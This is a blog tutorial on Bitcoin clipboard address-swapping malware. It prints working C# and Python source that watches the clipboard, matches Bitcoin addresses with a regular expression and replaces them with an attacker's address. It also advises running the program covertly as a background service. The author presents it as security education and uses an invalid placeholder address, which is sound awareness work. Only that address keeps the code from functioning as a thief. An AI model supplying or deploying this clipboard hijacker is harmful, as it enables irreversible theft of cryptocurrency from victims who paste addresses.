AddrJack – a Bitcoin Address-Swapping Malware Demo (Code Companion)

Author	josh
Date	2022-10-12

Overview

A while back, I published a short, soundless demo of a Bitcoin address-swapping malware called AddrJack. Address-swapping malware are simple but insidious, and I've encountered real cryptocurrency users that have lost coins to this attack. Let's dive into what address-swapping (or address-stealing) malware is, and how I coded up a simple demo of this attack.

Address-Swapping Malware Basics

How Does This Attack Work?

Stealing cryptocurrency with an address-swapper is fairly straightforward. A victim of this attack will have malware installed on their system; something that runs in the background and looks for cryptocurrency addresses. The process scans the *clipboard buffer*, an operating-system dependent data structure looking at the information stored.

The malware code looks for string data that matches a Bitcoin *address* using a common programming tool – a *regular expression.* If the data matches the *regular expression* of a Bitcoin address, the code changes the *clipboard buffer* to contain the address of the **attacker/thief**. When the user pastes the address, they may not notice that the address belongs to the attacker instead of the intended recipient. They send cryptocurrency to the attacker instead of their desired wallet. The coins now belong to the thief!

Address-Stealing Code

Writing up a demo of this concept is actually remarkably simple. Real-world malware is likely more sophisticated to avoid detection, but this demo gets the point across for education. My original AddrJack demo is coded in C#, a language that runs on the .NET framework. This primarily targets Windows, but can also run on other platforms via the Mono framework. I have coded a second demo of this using Python, a simple-to-use and platform-independent scripting language. This Python demo can also run on Windows or other OSs.

Let’s take a look at some definitions first:

```
static void Main()

        {

            string malicious = "1fakedontsendinvalidmfBsbif4miY36v";

            string malicious_segwit =
"3fakedontsendinvalidmfBsbif4miY36v";

           string bitcoin_regex_def = @"^[13][a-km-zA-HJ-NP-Z0-9]
{26,33}$";

            Regex bitcoin_regex = new Regex(bitcoin_regex_def);
```

This block of code defines some important constants for our demo. The first is our malicious address, which will be swapped in place of the user’s intended address. This is not actually a valid BTC address – I want it to be obvious that our demo user has been “hacked” and avoid any actual theft of BTC. The goal is education, not theft! This block defines a legacy and segwit address.

The next part is very important – our *regular expression* that detects a Bitcoin address. Our background process will be processing lots of different text data while our “victim” uses their PC. We don’t want random filenames, webpage URLs, etc. to be swapped out with a Bitcoin address – this will make the PC unusable and our attack very obvious. We only want to detect and swap *Bitcoin addresses.* This regular expression matches a string that fits the Bitcoin base58check address format:

- [13] – means our string starts with a 1 or a 3
- [a-km-zA-HJ-NP-Z0-9] - The middle characters match valid base58 chars
- {26,33} – The string is 26 to 33 characters in length (after the 1 or 3)

Next, we will poll the clipboard in an infinite loop, checking every half second:

```
while (true)
{
      try
      {
            if (Clipboard.ContainsText())
            {
                  string user_data = Clipboard.GetText();
                  if (bitcoin_regex.IsMatch(user_data))
                  {
                        if (user_data.StartsWith("3"))
                        {
                                    Clipboard.SetText(malicious_segwit);
                        }
                        else
```

```
                        {
                              Clipboard.SetText(malicious);
                        }
                  }
            }
      }
      catch (Exception e)
      {
            // Something went wrong, just wait until the next go-around
      }

      Thread.Sleep(500);
}
```


First, our loop checks if there is text data in the clipboard. If there is indeed data in the clipboard, we check that data matches a Bitcoin address using our regular expression. This code intelligently checks if it's a legacy (1) address or (3) segwit address. It then puts our malicious address into the clipboard, overwriting the user's intended address.

It's equally simple to code up this sort of thing in Python:

```
import re
import pyperclip
import time

# Define some constants for our demo
BITCOIN_REGEX_DEF = "^[13][a-km-zA-HJ-NP-Z0-9]{26,33}$"
MALICIOUS = "1fakedontsendinvalidmfBsbif4miY36v"

# The main entry point for the program
def main():
      while(True):
            # Fetch the current clipboard data
            data = pyperclip.paste()

            # Check if the data matches a Bitcoin address format
            if re.match(BITCOIN_REGEX_DEF, data):
                  pyperclip.copy(MALICIOUS)

            time.sleep(0.5)
```

The pyperclip documentation notes that this module works with Windows and Mac OSX – and there are several other libraries that allow this code to work on Linux.

In terms of running this undercover on a user system, one would want this to run as a background process or system service, rather than in a command-interpreter window.



Simple and Insidious Address-Stealing Attacks

If the user is about to do a Bitcoin transaction, pastes the malicious address, and doesn't actually double check – they will send their coins to the attacker instead! Since Bitcoin transactions are irreversible, the thief now owns those coins and the user will be unable to retrieve their money.

The code for this is remarkably simple, and the attack insidious. It took me about 30 minutes to code up a simple example in C#, and even less in Python. I may consider writing this demo in other languages in the future.

This demonstrates the importance of keeping a system malware-free and **always** double and triple checking addresses before completing a transaction. Once the coins are sent, there is no chargeback mechanism.

Of course this goes without saying, but I'll be explicit – stealing is wrong. This code is intended to be educational. Try coding your own, show others, and spread security awareness instead of using this for malicious purposes. We all grow through education!